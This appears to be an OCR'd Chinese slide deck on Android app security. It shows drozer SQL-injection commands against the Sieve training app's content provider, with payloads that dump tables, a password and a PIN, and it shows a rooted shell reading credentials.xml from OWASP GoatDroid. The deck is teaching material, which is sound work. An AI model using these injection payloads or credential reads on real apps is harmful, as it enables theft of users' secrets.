
- 例子：sieve.apk




```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --projection "'"
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT ' FRO
M Passwords
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --selection "'"
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords WH
ERE (')
```




```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.DBContentProvider
  content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```



```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --projection "* FROM SQLITE_MASTER WHERE type='table';--"
¦ type  ¦ name             ¦ tbl_name         ¦ rootpage ¦ sql
                                                                              ¦
¦ table ¦ android_metadata ¦ android_metadata ¦ 3        ¦ CREATE TABLE android_
metadata (locale TEXT)                                                        ¦
¦ table ¦ Passwords        ¦ Passwords        ¦ 4        ¦ CREATE TABLE Password
s (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email ) ¦
¦ table ¦ Key              ¦ Key              ¦ 5        ¦ CREATE TABLE Key (Pas
sword TEXT PRIMARY KEY,pin TEXT )                                             ¦
```



```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --projection "* FROM Key;--"
¦ Password             ¦ pin  ¦
¦ qwertyuiopasdfghjkl  ¦ 1234 ¦
```



```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --selection "1=1"
¦ _id ¦ service ¦ username ¦ password
   ¦ email               ¦
¦ 1   ¦ Email   ¦ seven    ¦ 8YIYVQCkj62guXgKtfMnwRfKmuWBrbYKAg== (Base64-encode
d) ¦ seven@example.com    ¦
¦ 2   ¦ null    ¦ injected ¦ woopwoop
   ¦ injected@example.com ¦
```

## 数据存储安全

# 外部存储安全

- Android SDK中提供了一种最简单的数据存储方式，外部存储。外部存储是所有存储方式中安全隐患最大的，外部存储的方式是直接使用File类在外部存储设备上读写文件。
- SD内存卡
- <uses-permission android:name= “android.permission.WRITE_EXTERNAL_STORAGE” />


```
File configFile = new File("/sdcard/config.txt");
FileOutputStream os;
try {
    os = new FileOutputStream(configFile);
    os.write("Hello World".getBytes());
    os.close();
} catch (Exception e) {
    e.printStackTrace();
}
```

## 内部存储安全


- 内部存储(Internal Storage)是一种开发者可以直接使用设备内部存储器来创建和保存文件，默认情况下，以这种方式创建的文件只能被该当前程序访问，不可被其他程序或用户访问，当用户卸载该程序的时候，这些文件也随之被删除
- Android SDK提供了openFileInput()与openFileOutput()方法来读写程序的私有数据目录。
- Android内部存储的访问是通过Linux文件访问权限机制控制的
- 风险：
  - 没有选取正确的创建模式(MODE_PRIVATE、MODE_WORLD_READABLE以及MODE_WORLD_WRITEABLE)进行权限控制;
  - 滥用“android:sharedUserId”属性
  - Android设备被root

# Shared Preferences存储安全

- Shared Preferences是一种轻量级的基于XML文件存储的键值对(key-value)数据的数据存储方式，一般用于储存应用的配置等信息。
- 风险：
  - 没有选取正确的创建模式(MODE_PRIVATE、MODE_WORLD_READABLE以及MODE_WORLD_WRITEABLE)进行权限控制;
  - Android设备被root
- 实践：shared_prefs敏感信息泄露



```
root@hammerhead:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # ls
ls
credentials.xml
destination_info.xml
proxy_info.xml
```



```
root@hammerhead:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # cat cred
entials.xml
 credentials.xml                                                          <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">goatdroid</string>
    <boolean name="remember" value="true" />
    <string name="username">goatdroid</string>
</map>
```

## 总结

- 组件导出
- 权限控制
- 数据存储

# 谢谢！

"when we look into the sky"

Contact us:

seven@whitecell-lab.org
light@whitecell-lab.org
feedback@whitecell-lab.org